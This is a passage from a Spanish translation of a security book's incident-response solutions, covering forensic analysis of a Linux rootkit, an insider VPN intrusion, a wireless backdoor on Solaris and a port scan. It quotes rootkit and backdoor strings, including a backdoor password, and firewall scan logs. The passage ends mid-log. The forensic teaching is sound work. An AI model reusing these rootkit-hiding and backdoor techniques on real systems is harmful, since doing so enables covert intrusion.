Transfirió el registro del `tcpdump` del sistema que Alice, que había configurado para capturar el tráfico, a su portátil y utilizó `ngrep` para comprobar que tráfico TCP pasaba por el puerto 32411:

```
apocalypse# ngrep -I victim.tcpdump "*" port 32411
input: victim.tcpdump
filter: ip and ( port 32411 )
match: *
#
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
ping.
#
T 192.168.4.20:1844 -> 10.6.6.6:32411 [AP]
pong.
##
```

```

T 192.168.4.20:1844 -> 10.6.6.6:32411 [AP]
ping.
#
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
pong.
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
ping.
#
T 192.168.4.20:1844 -> 10.6.6.6:32411 [AP]
pong.
. . .
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
chan fubar 0 hax0r joined the party line..
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
join fubar hax0r 0 *5 hax0r@evil.site.com.
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
chan fubar 0 hax0r left the party line..
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
part fubar hax0r 5 .
##

```

Después de haber confirmado que algo muy extraño estaba ocurriendo, Frank hizo imágenes de las particiones del disco y las copió al portátil. A continuación las leyó con el programa dd y redirigió los resultados al portátil utilizando netcat. Después llevó las imágenes a su laboratorio de análisis.

VIERNES, 30 DE SEPTIEMBRE DE 2000, 10:00

Después de copiar las imágenes al portátil, las montó en Linux en modo de sólo lectura. Si se montan las particiones de esta manera se consigue que sean accesibles al sistema de archivos del sistema. Frank utilizó The Coroner's Toolkit (un conjunto de herramientas de análisis pericial) para analizar las imágenes. Frank sabía que el sistema había sido instalado el 7 de septiembre, por lo que no llevaría mucho tiempo analizar y determinar lo ocurrido. De hecho fue bastante fácil identificar las modificaciones del sistema de archivos.

Un análisis inicial de la imagen reveló que se habían borrado las siguientes entradas del archivo de registro syslog:

```

Sep 18 02:42:54 victim rpc.statd[349]: gethostbyname error for ^X
[buffer overrun shell code removed]

```

Con un análisis exhaustivo con el programa mactime se obtuvo la siguiente información:

```

Sep 20 00 15:46:05      31376 .a. -rwxr-xr-x root      root
/mount/usr/sbin/in.telnetd
Sep 20 00 15:46:39      20452 ..c -rwxr-xr-x root      root
/mount/bin/login

```

```

Sep 20 00 16:49:26 446592 m.. -rwxr-xr-x root root
/mount/dev/ttypq/.../ex
Sep 20 00 16:49:45 1491 mac -rw-r-r- root root
/mount/dev/ttypq/.../doop
Sep 20 00 16:49:46 84688 m.c -rw-r-r- root root
/mount/dev/ttypq/.../c4wnf
446592 ..c -rwxr-xr-x root root
/mount/dev/ttypq/.../ex
4096 m.c drwxr-xr-x root root
/mount/lib/modules/2.2.16-3/net
7704 ..c -rw-r-r- root root
/mount/lib/modules/2.2.16-3/net/ipv6.o
Sep 20 00 16:49:47 949 ..c -rwxr-xr-x root root
/mount/etc/rc.d/rc.local
209 ..c -rwx--- root root
/mount/usr/sbin/initd
Sep 20 00 16:50:11 4096 .a. drwxr-xr-x operator 11
/mount/dev/ttypq/...
Sep 20 00 16:52:12 7704 .a. -rw-r-r- root root
/mount/lib/modules/2.2.16-3/net/ipv6.o
209 .a. -rwx--- root root
/mount/usr/sbin/initd
222068 .a. -rwxr-xr-x root root
/mount/usr/sbin/rpc.status

```

Frank sospechaba del módulo `ipv6.o` ya que él sabía que el protocolo IPv6 aún no estaba en uso en la máquina. Mirando el binario con un programa específico encontró lo siguiente:

```

prover# strings ipv6.o
. . .
kernel_version=2.2.16-3
:32411
:3457
:6667
:6664
:6663
:6662
:6661
:irc
:6660
:6668
nobody
telnet
operator
Proxy
proxy
undernet.org
Undernet.org
netstat
syslogd
klogd
promiscuous
. . .
adore.c

```

check_logfilter
my_atoi
my_find_task
is_invisible
is_secret
iget
iput
hide_process
hide_file
__mark_inode_dirty
unhide_file
n_getdents
o_getdents
n_fork
o_fork
n_clone
o_clone
n_kill
o_kill
n_ioctl
dev_get
boot_cpu_data
mode __verify_write
o_ioctl
n_write



SOLUCIÓN 2

The Insider¹

por Bill Pennington, Guardent, Inc.

¹ Nota del traductor: La película The Insider en España se tradujo por El Dilema. La traducción literal sería La persona de confianza.

Después de examinar los archivos de registro de la VPN, el equipo de seguridad encontró una cuenta que se había conectado poco tiempo antes y desconectado poco tiempo después del primer ataque (véase la Tabla S2.1). Esta cuenta pertenecía a un empleado de marketing, Chris Millar, que fue rápidamente descartado como sospechoso, ya que obviamente no poseía los conocimientos técnicos necesarios para llevar a cabo el ataque. También se descubrió que cuando había entrado en el edificio ya estaba conectado a la red VPN (véase la Tabla S2.2 para comprobar las entradas de registro en la VPN de Chris Millar). Si bien era posible que cmiller dejara activada la conexión a la VPN después de salir, el equipo descubrió que cmiller utiliza un portátil y no tiene computadora en casa. La conexión a la VPN podría haber permanecido activa mientras el portátil estaba apagado. Esto parecía bastante improbable. Inmediatamente el equipo marcó como sospechosas todas las actividades relacionadas con la cuenta de cmiller y comenzó la búsqueda de todas las conexiones con la misma dirección IP. Después de muchas horas de búsqueda a través de cientos de megabytes de archivos de registro, el equipo se dio cuenta de que la dirección IP sospechosa también se había intentado conectar a otras cuentas algunos días antes del primer ataque. Las cuentas con las que el atacante se intentaba conectar pertenecían a gente con cargos importantes de la compañía, por lo que el ataque seguía apuntando a alguien de dentro de la compañía. En cuanto se buscó la dirección IP en cuestión usando samspace.org, el equipo descubrió que pertenecía a una cuenta ADSL asignada a un empleado técnico. Por lo que el equipo empezó a investigar los registros y llegó a la conclusión de que el técnico se había conectado desde este rango en el pasado.

THE INSIDER

A continuación el equipo preguntó a Kris, quien informo que este empleado, Scott, era un perfecto empleado modelo. Kris consideraba que Scott no tenía los conocimientos técnicos necesarios para realizar el ataque, además, acababa de ser ascendido, le habían aumentado el sueldo y había recibido más stock options (acciones de la empresa con preferencia de adquisición.)

A pesar de las objeciones de Kris, el equipo solicitó una entrevista con Scott (en presencia de personal de recursos humanos y un representante legal) ya que existían pruebas en su contra. Durante la entrevista, Scott declaró que nunca había utilizado la dirección IP en cuestión, ya que él utilizaba otra dirección IP. También declaró que nadie más utilizaba la computadora de su casa y que generalmente la apagaba antes

Tabla S2.1. *Entrada de registro de Acceso Físico de Chris Miller*

Fecha	Hora	Entrada	Nombre
26-Feb-00	5:46	Side Door	Chris Miller—Marketing

Tabla S2.2. Entrada de registro de VPN de Chris Miller

Fecha	Hora	Mensaje
2/26/2000	2:52 A.M.	. 32275 02/26/2000 02:47:18.010 SEV=4 PPTP/42 RPT=1604 192.168.0.148 Session started on tunnel 192.168.0.148
2/26/2000	6:12 A.M.	36777 02/26/2000 06:07:08.680 SEV=4 PPTP/35 RPT=1726 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 16384, local 7276, serial 40757), reason: Error (No additional info)
2/26/2000	6:12 A.M.	36779 02/26/2000 06:07:08.790 SEV=4 PPTP/15 RPT=63 192.168.0.148 Unexpected Clear-Request from 192.168.0.148, id 16384
2/26/2000	6:12 A.M.	36789 02/26/2000 06:07:13.700 SEV=4 PPTP/34 RPT=1737 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)

de acostarse. Entoces el equipo le preguntó si podría acompañarles a su casa para examinar su computadora.

Scott estuvo de acuerdo en dejar al equipo todo su material informático. Durante el trayecto a su casa, Scott y el equipo discutieron sobre seguridad informática en general. Cuando le preguntaron si le interesaba el tema, Scott dijo que simplemente tenía un interés pasajero por la seguridad informática. Scott también les dijo que no tenía ni idea de quién había realizado el ataque. Al equipo de seguridad le pareció un poco extraño, ya que todo el mundo en la compañía parecía que tenía una teoría sobre el ataque, y sobre quién lo había perpetrado. El equipo abandonó la casa de Scott llevándose tres equipos de sobremesa y una computadora portátil.

EL ARGUMENTO SE COMPLICA

Después de realizar una imagen de las unidades de disco duro de los equipos de Scott, el equipo comenzó el proceso de análisis forense de las imágenes. Pasadas unas pocas horas de búsqueda, el equipo descubrió información muy interesante:

- ▼ Los archivos históricos de Internet del equipo revelaban accesos a sitios Web relacionados con el pirateo.
- El archivo de memoria virtual de la máquina principal (pagefile.sys) contenía muchos fragmentos de correo electrónico que provenían de empleados de la compañía, pero Scott no estaba en ninguno de los campos A, De o CC. Los correos electrónicos también parecían coincidir con los mensajes borrados en el primer ataque.

- El resultado de un programa de *cracking* que estaba en la parte del disco duro recientemente borrada, contenía aproximadamente 400 nombres de usuario y contraseñas de los empleados de la compañía.
- ▲ En la parte del disco duro recientemente borrada aparecieron programas de pirateo.

Aparentemente, Scott se había oído que sospechaban de él y había intentado borrar los archivos incriminatorios.

EL DESENLACE

El equipo (de nuevo con la presencia de personal de recursos humanos y un representante legal) se reunió con Scott. Después de enfrentarse con las pruebas evidentes que había en su contra, Scott solicitó al equipo de seguridad que le excusara de la reunión, en ese momento confesó que él había realizado el ataque y pidió perdón. La razón que argumentó para realizar el ataque era para demostrar que la red de la compañía tenía numerosos problemas de seguridad; pensaba que ésa era la única forma de que el personal técnico le hiciera caso. Kris fue despedido..



RESPUESTAS

1. Observando los registros del Exchange, vemos actividades sospechosas desde las 2:52 A.M.
2. La hora de finalización es un poco más difícil de determinar observando únicamente los archivos del registro. El ataque terminó a las 6:07 A.M. Los archivos de registro muestran actividades sospechosas de nuevo a partir de las 7:52 A.M. Pero recordemos que Kris declaró que él entró y comenzó a revisar las cuentas «un poco antes de las 8:00». Por lo que se puede considerar que la actividad a partir de las 7:52 corresponde a Kris.
3. La cuenta de cmiller es la única conectada durante todo el suceso.
4. La cuenta de cmiller se conectó desde 192.168.0.148.
5. Antes del ataque, parece ser que muchas otras cuentas intentaron conectarse desde 192.168.0.148. Estas cuentas no eran de usuarios normales, sino cuentas genéricas de NT. Basándose en la duración que aparece en entradas de registro, parece ser que estas conexiones no tuvieron éxito. Este tipo de actividad consiste en que un atacante intenta obtener un nombre de usuario y una contraseña mediante un ataque de fuerza bruta.



PREVENCIÓN

En general, la prevención de los atacantes por parte de personas de confianza es extremadamente difícil, por no decir imposible. Las personas de confianza de la compañía (es decir, los empleados) necesitan un cierto nivel de

acceso al sistema para realizar su trabajo diariamente. Además, diversos técnicos de la compañía tienen un control total sobre la red. Una parte importante de la seguridad de la red interna para prevenir ataques es no sólo definir las credenciales que un usuario necesita para acceder a los recursos y limitarlos a ese nivel de acceso, sino además limitar el poder de algunos individuos repartiendo las obligaciones entre varias personas. En este ataque, el principal método de entrada fue a través de la conexión VPN. Las VPN proporcionan acceso de alta velocidad y encriptado a redes internas desde Internet. Las VPN también proporcionan a los atacantes otro punto de entrada a la red. Debe implantarse una autenticación con una seguridad más alta cuando se conecten los usuarios de forma remota. Para el ataque visto en este capítulo, el atacante utilizó métodos de autenticación débiles y con una monitorización baja de los registros para conseguir acceso a la red. Hay que tener en cuenta, que los registros son únicamente útiles si se revisan periódicamente. La víctima había configurado la VPN para proporcionar autenticación remota a través del active directory de Windows 2000 mediante RADIUS. Si bien esta solución proporciona un método de autenticación aceptable, se basa en una política de contraseñas potente, algo que no siempre es fácil de implementar. Una buena política de contraseñas, si bien resulta tediosa para el usuario, es absolutamente necesaria para tener una red segura.



RESOLUCIÓN

Scott estaba familiarizado con los diferentes nombres de usuarios y contraseñas del personal de la empresa. Gracias a este conocimiento conseguía acceder a la VPN bajo diferentes nombres, esperando engañar a cualquiera que le estuviera buscando. Esto es lo que llevó a la empresa a implementar dos procesos de autenticación para el acceso a la VPN. Generalmente la autenticación con dos factores requiera algo que tú sabes y algo que tú tienes. La implementación más común de autenticación supone la utilización de dispositivos hardware (conocidos como tokens). A los usuarios se les entrega un token que está sincronizado o programado para coincidir con un nombre de usuario en una autenticación al servidor. Cuando un usuario se conecta a la VPN y se le solicita una contraseña, un rápido vistazo al token proporciona la contraseña. Las contraseñas de los tokens son solamente válidas durante un tiempo limitado (generalmente, unos pocos segundos); después dejan de ser válidas y no pueden ser utilizadas para acceder a la red. Gracias a la utilización de dos factores de autenticación se pueden disuadir a los posibles atacantes, ya que no pueden utilizar el acceso mediante un ataque de fuerza bruta, y por tanto deben utilizar su propio nombre de usuario, lo cual les delataría inmediatamente.

RECURSOS ADICIONALES

Sampade.org tiene numerosas herramientas que pueden ser utilizadas para rastrear y reunir información sobre servidores, direcciones IP y dominios:

<http://www.sampade.org/>



SOLUCIÓN 3

The Parking Lot¹

por Dominique Brezinski, In-Q-Tel, Inc.
y Mike Schiffman, @stake, Inc.

¹ Nota del traductor: La traducción del título original es El Aparcamiento.

En primer lugar, el equipo de seguridad prestó especial atención a lo que parecía ser el problema principal, la puerta trasera `lmx.msg`. Obviamente, ésta era la forma en la que el atacante se había introducido en el sistema, pero no estaban seguros de lo que hacía exactamente el programa, ya que nunca se habían enfrentado a esta puerta trasera. Los intentos anteriores por parte de Laura de encontrar el archivo `lmx.msg` no tuvieron éxito, por lo que el equipo decidió comprobar su imagen de memoria en el sistema de archivos `proc`. El sistema de archivos `proc` es un sistema de archivos virtual que tiene entradas de directorio para cada proceso que se esté ejecutando; en cada uno de estos directorios hay una serie de archivos muy útiles para describir atributos de cada proceso, incluyendo los archivos de imagen que se están ejecutando en ese momento. El equipo ejecutó `strings` con el archivo de imagen para encontrar datos concretos. Se obtuvo lo siguiente.

Salida de Strings de la imagen `lmx.msg` /`proc`

```
gripper02# strings /proc/7588/object/a.out
h00v3r
could not unlink file %s, program exiting abnormally wavez v1.0 unlinked
and daemonized, listening on port %d enter password: err: cant dup (%s)
no memory for %s
/bin/sh
```

La salida de `strings` contenía signos evidentes de una puerta trasera: la cadena `/bin/sh` indicaba que la puerta trasera proporcionaba una *shell* (intérprete de comandos); las cadenas `unlinked` y `daemonized` parecían esconder la existencia de un programa; y la cadena `h00v3r` parecía ser una contraseña para la puerta trasera. El equipo de seguridad decidió capturar la imagen del archivo `lmx.msg` para hacer un análisis exhaustivo y encontrar pruebas. No descartaron la posibilidad, dado el archivo de imagen, de encontrar el archivo borrado en el disco duro de `gripper02`, lo cual podría añadir credibilidad a las pruebas forenses. El programa se podía recuperar todavía, antes de que se apagara la máquina copiando la imagen del programa del sistema de archivos virtual `proc`:

Recuperación del binario del programa de la puerta trasera

```
gripper02# cp /proc/7588/object/a.out /mnt/floppy
```

El equipo de seguridad conservó un registro detallado de todos los comandos ejecutados en `gripper02`, la salida y los análisis iniciales. Normalmente utilizaban un disquete nuevo formateado para almacenar el archivo de imagen de la puerta trasera y la salida del *script*. Luego el disquete se protegía contra escritura, se etiquetaba y se guardaba en una bolsa de pruebas con un formulario con fecha y firma. En el formulario quedaba registrado el contenido del disquete, de dónde procedían los datos, cuándo se habían copiado los datos y quién los había copiado.

En cuanto terminaron, era obvio para el equipo de seguridad que algo nefasto pasaba en la red inalámbrica de Giboon. Había una puerta trasera escuchando las

conexiones de red, que proporcionaba una shell (intérprete de comandos) de acceso a gripper02, y había una conexión abierta a la puerta trasera desde una dirección IP en la red 802.11b. Laura había reunido esta información el día anterior gracias a la salida de netstat.

Pero no estaba claro si el responsable del incidente era alguien de dentro. Y decidieron poner una trampa.

Para que se pudiera establecer una cadena de pruebas, el equipo de seguridad mantuvo encendido gripper02, pero hicieron copias del disco duro bit a bit, para un posterior análisis exhaustivo y una búsqueda de pruebas sobre toda la red local antes de continuar.

Le pidieron a Laura que añadiera una regla al cortafuegos de Internet de Gibbon para bloquear todos los accesos salientes de Internet de gripper02, y que configurara el puerto SPAN del conmutador para duplicar el tráfico de red. La configuración SPAN les permitiría rastrear todo el tráfico entrante y saliente de gripper02. Una vez que el portátil se hubiera conectado al puerto SPAN y que el software de monitorización de red se estuviera ejecutando, harían que Laura conectara a gripper02 de nuevo a la red.

En paralelo, el equipo de seguridad tenía un administrador de red que controlaba los registros de los puntos de acceso en 802.11b. La dirección IP utilizada por el atacante el día anterior era conocida, por lo que el equipo de seguridad esperaba que el administrador de la red pudiera encontrar una entrada en los registros que mostrara la dirección MAC del dispositivo atacante, para poder compararla con las direcciones IP de los dispositivos inalámbricos conocidos que se estaban utilizando para el inventario.

Por la tarde, alguien estableció una conexión por la puerta trasera en gripper02. Esto era bastante extraño, ya que la mayoría de los empleados de Gibbon se habían ido a casa. Los consultores corrieron a la puerta siguiente del almacén y comenzaron a buscar el dispositivo inalámbrico. Pasados unos minutos, identificaron todos los dispositivos portátiles que estaban siendo utilizados con el programa de gestión; los pocos que se estaban utilizando lo hacían de forma legítima. Le pidieron a Laura que llamara a la policía y buscara dentro del edificio a alguien que estuviera utilizando la red inalámbrica mientras ellos salían fuera y echaban un vistazo.

Había una persona dentro de un coche aparcado en la calle utilizando un portátil. Cuando se aproximaron pudieron comprobar que el portátil tenía una tarjeta de PC 802.11b. Apuntaron el número de matrícula y las características del coche y del conductor, y continuaron la inspección para asegurarse de que nadie sospechoso estaba a menos de 500 o 600 pies aproximadamente del edificio. Después de no encontrar a nadie sospechoso fueron a buscar a Laura.

Una vez que estuvieron con Laura, se reunieron con el administrador de red que examinaba los puntos de acceso inalámbricos. Utilizaron las herramientas de administración en los puntos de acceso para identificar las direcciones MAC del dispositivo, usando la dirección IP que estaba accediendo a gripper02 por la noche, con la esperanza de que la dirección MAC coincidiera con la tarjeta PC 802.11b que utilizaba la persona del coche. Examinaron las Station Pages en los puntos de acceso de Cisco Airoport350 y por fin encontraron lo que estaban buscando. Capturaron la salida (HTML) de la utilidad de administración como prueba.

Unos minutos más tarde llegó la policía, pero el sospechoso se había ido. Sin embargo, habían reunido bastantes pruebas de la descripción del coche y del conductor. Gracias al trabajo de investigación de la policía y con una orden de registro, pudieron descubrir a la persona, conectar el portátil requisado con la tarjeta 802.11b al tráfico de la red e incluso encontrar el código fuente del programa `lmx.msg/wavez` en el equipo sospechoso. Con un análisis más profundo del disco duro de gripper02 y con los registros de Cisco Airopoint 350 pudieron formar una historia bastante convincente sobre el ataque a gripper02.



RESPUESTAS

1. Aunque probablemente existían muchos puntos potenciales de entrada en el nuevo equipo gripper02 con Solaris, es probable que el ataque se produjera mediante el «snmpXdmid buffer overflow» (desbordamiento de memoria `snmpXdmid`), que se puede encontrar en la base de datos CVE #CAN-2001-0236 y en la base de datos de errores del sistema en #2417 (de hecho, el equipo de seguridad consiguió acceder como root aprovechándose de esta vulnerabilidad). La razón es que el proceso `daemon snmpXdmid` que se estaba ejecutando en gripper02 fue reiniciado el 28 de Abril, que coincide con la fecha de comienzo del proceso de puerta trasera `lmx.msg`. Debido a que la vulnerabilidad se produce por un desbordamiento de memoria, el programa `snmpXdmid` necesitaba ser reinicializado, presumiblemente por el atacante. Este reinicio es evidente si se compara la fecha de comienzo del 28 de abril con la del 30 de marzo, que es cuando se iniciaron la mayoría de los procesos del sistema.
2. `lmx.msg` es un programa de puerta trasera, que el atacante ejecutó en gripper02 para permitirle volver a entrar al sistema. Este programa no aparecía en el sistema de archivos porque el mismo desconectaba el enlace antes de ponerse a esperar nuevas conexiones. En UNIX, el sistema de enlaces puede borrar el nombre del archivo del sistema de archivos, haciéndolo invisible al programa estándar. Si ese nombre eliminado era el último y no existían otros procesos que lo tuvieran abierto, el archivo se podría eliminar. Sin embargo, si el nombre era el último enlace al archivo y si algún proceso tenía todavía abierto el archivo, éste podría permanecer hasta que el último descriptor de archivo que lo estuviera referenciando se cerrara. Por tanto, en la puerta trasera `lmx.msg`, el archivo se había quitado el enlace a sí mismo, y no aparecía en el listado de directorios, pero sí que se mantenía ejecutándose en segundo plano, esperando conexiones al puerto 23242. Si el proceso se terminara (a causa de un error en el sistema durante el arranque) el archivo sería borrado del sistema de archivos (pero no necesariamente del disco). Ésta es una manera bastante sencilla de esconder una puerta trasera. Existen métodos más sofisticados, como Troyanos y módulos del kernel cargables, como el adorable LKM de Linux.

3. La única cosa interesante del nombre del archivo `lmx.msg` es el hecho de que se eligió para pasar desapercibido. Debido a que gripper02 estaba ejecutando el software PC NetLink de Solaris, supuestamente el atacante se imaginó que nadie se daría cuenta del proceso de la puerta trasera si se llamaba igual que uno de estos programas. Además, aunque Laura estaba familiarizada con este software, se le pasó completamente por alto cuando realizó el listado, y no encontró nada sospechoso hasta que no hizo un análisis más exhaustivo.
4. El punto inicial de entrada a la red Gibbon se realizó a través de la red inalámbrica 802.11b. El atacante estaba conduciendo por la zona céntrica con un rig de la tarjeta 802.11b configurado para avisarle cuando detectara una red 802.11b (esto es conocido como conducción de guerra). Cuando se acercó a las oficinas de Gibbon, se encontró con el programa de red 802.11b, preparado y deseando aceptarle.
5. La secuencia de sucesos del incidente fue la siguiente:
 - A. El atacante pasaba con su coche por el distrito donde estaba ubicada la red de Gibbon.
 - B. Encontró una red 802.11b y aparcó su coche.
 - C. Comprobó que era una red que estaba sin proteger y comenzó a rastrearla en busca de servidores.
 - D. Encontró la máquina Solaris gripper02 y se dio cuenta de que estaba abierta.
 - E. Entró como root en gripper02, instaló una puerta trasera y comenzó a buscar otros servidores en Internet para atacarlos.



PREVENCIÓN

La condición inicial que produjo este incidente fue la forma tan fácil de obtener acceso a la red interna, a través de la conectividad abierta 802.11b. Se ha hablado mucho últimamente en la prensa de los problemas de seguridad de las redes inalámbricas, y con razón: el protocolo tiene unas características de seguridad muy poco estudiadas. Sin embargo, en este caso, ninguna de las características de seguridad de este tipo de redes estaba habilitada. El atacante sólo tenía que estar a una distancia determinada, y tener un portátil con una tarjeta inalámbrica para poder acceder a la red interna.

El protocolo Wire Equivalent Privacy (WEP) para una 802.11b tiene serios errores de diseño que han sido explotados con muy poco trabajo y en muy poco tiempo, siendo únicamente un factor disuasorio para un atacante con pocos recursos y para una persona que casualmente esté pasando con su coche. Si se quiere conseguir un nivel alto de confidencialidad en la transmisión, se debe utilizar un protocolo de seguridad como IPSec o SSH. Para proteger la red

contra accesos no autorizados del resto de los puntos de accesos de una red inalámbrica, se debe colocar un cortafuegos en la parte poco fiable de la red. Una solución muy común y que ha tenido bastante éxito es la utilización de dispositivos inalámbricos que establezcan un tunel IPSec autenticado, con un cortafuegos entre los puntos de acceso de la red. De este modo se protege la red interna. Esta solución proporciona confidencialidad para el tráfico de la red, y protege contra accesos no autorizados de dispositivos de red, aunque no protege de forma inherente los dispositivos inalámbricos unos de otros (para mitigar el riesgo en las redes inalámbricas se pueden utilizar cortafuegos).

La red de Gibbon utiliza una red 802.11b, que tiene bastantes problemas de seguridad, ya que se pensó en un principio para conectar dispositivos portátiles para la administración de inventarios. IPSec no es necesariamente una opción para los dispositivos portátiles, ya que la solución más apropiada sería parecida a la configuración de un cortafuegos utilizando SSL o SSH. Si el software de la administración del inventario es una página Web, se deberá utilizar SSL con certificados de clientes en los dispositivos portátiles, para mejorar la seguridad. El cortafuegos debería estar configurado para que solamente pasaran conexiones SSL a los servidores apropiados, lo cual incluye que sólo se le permita el acceso a las aplicaciones a los usuarios autorizados.

Para evitar que la máquina gripper02 fuera atacada, deberían de haberse tenido en cuenta varias cosas. La máquina nunca debería haber estado colocada en la red de producción sin haber sido configurada previamente, debería estar actualizada con los parches necesarios, y reforzada su seguridad. Esta máquina tenía instalado Solaris 8 que contenía el servicio snmpXdmid, que era vulnerable.

Aunque la máquina estaba en la red interna, resultaba evidente que había que protegerla, con la premisa siempre de instalar software actualizado y reforzado, se reduciría el riesgo de ataques imprevistos. Si se hubieran deshabilitado los servicios que no se utilizan y se hubiera actualizado el sistema con todos los parches necesarios, se habría evitado este ataque.



RESOLUCIÓN

Una solución inmediata, aunque pobre a largo plazo, podría ser establecer WEP con 128-bit con una frase de contraseña o una clave para mantener alejado al conductor del punto de acceso de la red inalámbrica. Además, se podría elegir una antena de los puntos de acceso 802.11b que minimizara la transmisión a las áreas en las que sea necesario, si bien el atacante siempre podría utilizar una antena que aumentara su alcance para poder acceder a la red inalámbrica. Muchos puntos de acceso 802.11b pueden ser configurados para restringir la conexión de solamente direcciones MAC autorizadas, y dado que Gibbon tiene muy pocos dispositivos desplegados, esto podría ser un mecanismo de pro-

tección adicional. Sin embargo, las direcciones MAC no son muy difíciles de engañar, siendo ésta una técnica más de ofuscación que de aumento de la seguridad.

El siguiente paso podría ser instalar un cortafuegos entre el punto de acceso 802.11b y el resto de la red de Gibbon, limitando la conectividad de los dispositivos inalámbricos a los servicios y a los servidores necesarios. La implementación de soluciones de confidencialidad y autenticación del tráfico de la red mencionada en la sección «Prevención» podría ser apropiadas, pero un cortafuegos sí que reduce inmediatamente el riesgo de los dispositivos internos de la red.

Ahora es momento de prestar atención a la máquina atacada, gripper02. Debido a que esta máquina es nueva, después de hacer imágenes de los discos duros para un posterior análisis forense y de pruebas, el sistema debería ser formateado y reinstalado (fuera de la red). Después de la reinstalación, se deberían eliminar todos los servicios innecesarios, además de aplicar todos los parches necesarios. Una vez que se haya reforzado la seguridad en gripper02, la máquina puede volver a instalarse en la red. Todas las máquinas adyacentes a gripper02 deberían ser auditadas para asegurarse de que no han sido atacadas.

RECURSOS ADICIONALES

Consejos del CERT sobre la vulnerabilidad snmpXdmid:

<http://www.kb.cert.org/vuls/id/648304>

Seguridad del protocolo WEP:

<http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>



SOLUCIÓN 4

The Hinge Factor¹

por Mike Schiffman, @stake, Inc.

¹ Nota del traductor: La traducción del título original es El Factor Bisagra.

Nate le contó todo lo que había ocurrido a Shawn, dándole un acceso completo a todas las máquinas implicadas. Después de unos cuantos días de investigación y análisis, Shawn fue capaz de reconstruir todo lo que había pasado. No pudo encontrar nada en los registros del tráfico de la red, por lo que para alguno de sus análisis, tuvo que realizar algunas suposiciones sobre lo que había hecho el atacante.

En un principio el atacante reunió información relevante sobre la red a través de barridos. Esto se puede observar claramente en los registros del cortafuegos externo.

Registros del cortafuegos externo, 1:00 A.M.–2:00 A.M.

```
Apr 23 01:00:01 block ICMP echo req. 172.30.30.1->192.168.2.170
Apr 23 01:00:02 accept ICMP echo req. 172.30.30.1->192.168.2.171
```

Aparentemente, la herramienta de barrido podría haber realizado un ping (programa de comprobación de conexión) al servidor para comprobar si era accesible; por lo que suponiendo que se recibiera respuesta, se haría un barrido selectivo de puertos TCP. Las reglas de filtrado de Nate impedían tráfico del tipo ICMP_ECHO (ping) que proviniera de la dirección 192.168.2.170, pero sí que existían reglas que permitían tráfico a la dirección 192.168.2.171, el servidor Web.

```
Apr 23 01:00:03 accept TCP 172.30.30.1:1065->192.168.2.171:22
Apr 23 01:00:03 accept TCP 172.30.30.1:1066->192.168.2.171:23
Apr 23 01:00:03 accept TCP 172.30.30.1:1067->192.168.2.171:25
Apr 23 01:00:03 accept TCP 172.30.30.1:1068->192.168.2.171:53
Apr 23 01:00:03 accept TCP 172.30.30.1:1069->192.168.2.171:79
Apr 23 01:00:03 accept TCP 172.30.30.1:1069->192.168.2.171:80
Apr 23 01:00:04 accept TCP 172.30.30.1:1070->192.168.2.171:110
Apr 23 01:00:04 accept TCP 172.30.30.1:1071->192.168.2.171:111
Apr 23 01:00:04 accept TCP 172.30.30.1:1072->192.168.2.171:143
Apr 23 01:00:04 accept TCP 172.30.30.1:1074->192.168.2.171:6000
Apr 23 01:00:04 accept TCP 172.30.30.1:1075->192.168.2.171:6001
Apr 23 01:00:05 accept TCP 172.30.30.1:1076->192.168.2.171:6002
```

Este barrido selectivo se hizo probablemente para reducir el volumen de tráfico de la red y el número de entradas en el archivo de registro que se pudiera generar. El atacante solamente realizó el barrido de aquellos puertos que se pudieran atacar, bien manualmente o a través de un script. Parece ser que el barrido de puertos se realizó con alguna herramienta especializada como por ejemplo «strobe».

La técnica es sencilla por dos razones:

- ▼ Muchos servidores no son accesibles con ICMP_ECHO (ping), a pesar de ser accesibles por otro tipo de tráfico de red (TCP y UDP).
- ▲ Si bien este barrido de puertos fue selectivo con respecto al número de puertos abiertos, sería lo suficientemente sospechoso para disparar la alarma de algún NIDS colocado en la red (que naturalmente no había).


```

Apr 23 01:00:05 accept ICMP echo req. 172.30.30.1->192.168.2.172
Apr 23 01:00:07 accept TCP 172.30.30.1:1077->192.168.2.172:22
Apr 23 01:00:07 accept TCP 172.30.30.1:1078->192.168.2.172:23
Apr 23 01:00:07 accept TCP 172.30.30.1:1079->192.168.2.172:25
Apr 23 01:00:07 accept TCP 172.30.30.1:1080->192.168.2.172:53
Apr 23 01:00:08 accept TCP 172.30.30.1:1081->192.168.2.172:79
Apr 23 01:00:08 accept TCP 172.30.30.1:1081->192.168.2.172:80
Apr 23 01:00:08 accept TCP 172.30.30.1:1082->192.168.2.172:110
Apr 23 01:00:09 accept TCP 172.30.30.1:1083->192.168.2.172:111
Apr 23 01:00:09 accept TCP 172.30.30.1:1084->192.168.2.172:143
Apr 23 01:00:09 accept TCP 172.30.30.1:1085->192.168.2.172:111
Apr 23 01:00:09 accept TCP 172.30.30.1:1086->192.168.2.172:6000
Apr 23 01:00:09 accept TCP 172.30.30.1:1087->192.168.2.172:6001
Apr 23 01:00:10 accept TCP 172.30.30.1:1088->192.168.2.172:6002
Apr 23 01:00:11 block ICMP echo req. 172.30.30.1->192.168.2.173
Apr 23 01:00:13 block ICMP echo req. 172.30.30.1->192.168.2.174

```

De nuevo podemos ver la misma situación anterior. Las reglas de filtrado de Nate permitían tráfico hacia la dirección 192.168.2.172, pero no permitían hacer un ping a la 192.168.2.173 y a la 192.168.2.174.

```

Apr 23 01:21:33 accept TCP 172.30.30.1:1030->192.168.2.172:23
Apr 23 01:22:09 accept TCP 172.30.30.1:1030->192.168.2.172:23

```

Es curioso el tiempo que transcurrió entre el último ping realizado y el siguiente intento de ataque. Durante este intervalo de tiempo, probablemente, el atacante analizó manualmente los resultados de su barrido para planear el siguiente ataque. En un primer momento, el atacante se conectó mediante el servicio telnet; se supone que para conseguir información de títulos (y posiblemente para intentar realizar un primer intento de acceso).

```

Apr 23 01:24:00 accept UDP 172.30.30.1:1030->192.168.2.172:53
